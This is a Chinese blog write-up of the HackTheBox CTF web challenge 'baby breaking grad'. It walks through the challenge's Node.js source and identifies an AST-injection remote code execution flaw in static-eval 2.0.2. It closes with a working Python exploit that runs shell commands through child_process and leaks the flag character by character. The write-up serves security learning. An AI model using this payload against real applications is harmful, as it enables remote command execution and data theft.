HackTheBox-baby breaking grad

原创

galaxy3000 于 2022-02-14 10:17:05 发布 327 收藏

分类专栏： # Web 文章标签： 网络安全 CTF writeup web hackthebox

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/galaxy3000/article/details/122918857

版权

Web 专栏收录该内容

16 篇文章 0 订阅

订阅专栏

文章目录

概述

题目

题目概述


源代码

解题思路

解题代码

概述


HackTheBox 网站CTF靶场Web相关题目baby breaking grad，题目地址https://app.hackthebox.com/challenges/baby-breaking-grad，主要考察AST注入的知识点。




题目

题目概述


开启程序实例后，提示访问`209.97.187.217:32476`，访问http://209.97.187.217:32476，看到如下Web界面



直接选择一个提交得到



下载附件解压缩得到



源代码

在routes目录下的index.js中，包括对不同url的处理方法

```
router.get('/', (req, res) => {
    return res.sendFile(path.resolve('views/index.html'));
});

router.post('/api/calculate', (req, res) => {
    let student = req.body;

    if (student.name === undefined) {
        return res.send({
            error: 'Specify student name'
        })
    }

    let formula = student.formula || '[0.20 * assignment + 0.25 * exam + 0.25 * paper]';

    if (StudentHelper.isDumb(student.name) || !StudentHelper.hasPassed(student, formula)) {
        return res.send({
            'pass': 'n' + randomize('?', 10, {chars: 'o0'}) + 'pe'
        });
    }
```

CSDN @galaxy3000

其中涉及到StudentHelper.js，对应的源代码

```
const evaluate = require('static-eval');
const parse = require('esprima').parse;

module.exports = {
    isDumb(name){
        return (name.includes('Baker') || name.includes('Purvis'));
    },

    hasPassed({ exam, paper, assignment }, formula) {
        let ast = parse(formula).body[0].expression;
        let weight = evaluate(ast, { exam, paper, assignment });

        return parseFloat(weight) >= parseFloat(10.5);
```

CSDN @galaxy3000


StudentHelper.js用到了**static-eval**和**esprima**，在package.json中查看他们的版本

```
{
    "name": "breaking-grad",
    "version": "1.0.0",
    "description": "",
    "main": "index.js",
    "nodeVersion": "v12.18.1",
    "scripts": {
        "start": "node index.js",
        "dev": "nodemon .",
        "test": "echo \"Error: no test specified\" && exit 1"
    },
    "keywords": [],
    "authors": [
        "makelaris",
        "makelarisjr"
    ],
    "dependencies": {
        "body-parser": "^1.19.0",
        "express": "^4.17.1",
        "randomatic": "^3.1.1",
        "static-eval": "2.0.2"
    }
}
```

CSDN @galaxy3000

解题思路


可以看到static-eval为2.0.2，存在RCE漏洞，具体可参考https://github.com/advisories/GHSA-8v27-2fg9-7h62



解题代码

```
import string
import requests

url = 'http://209.97.187.217:32476/api/calculate'
flag = ''

for i, _ in enumerate(iter(bool, True)):
    for chr in string.printable:
        payload = "(function (x) { return `${eval(\"if(global.process.mainModule.constructor._load('child_proces
s').execSync('cat flag*').toString().charCodeAt(" + str(i) + ") == " + str(ord(chr)) + ") {25} else {1}\")}` })(
)"

        data = {"name": "AAA", "formula": payload}
        r = requests.post(url, json=data)

        if('Passed' in r.content):
            flag += chr
            print(flag)

            if(chr == '}'):
                quit()

            break
```

运行代码，得到flag


H
HT
HTB
HTB{
HTB{f
HTB{f3
HTB{f33
HTB{f33l
HTB{f33l1
HTB{f33l1n
HTB{f33l1ng
CSDN @galaxy3000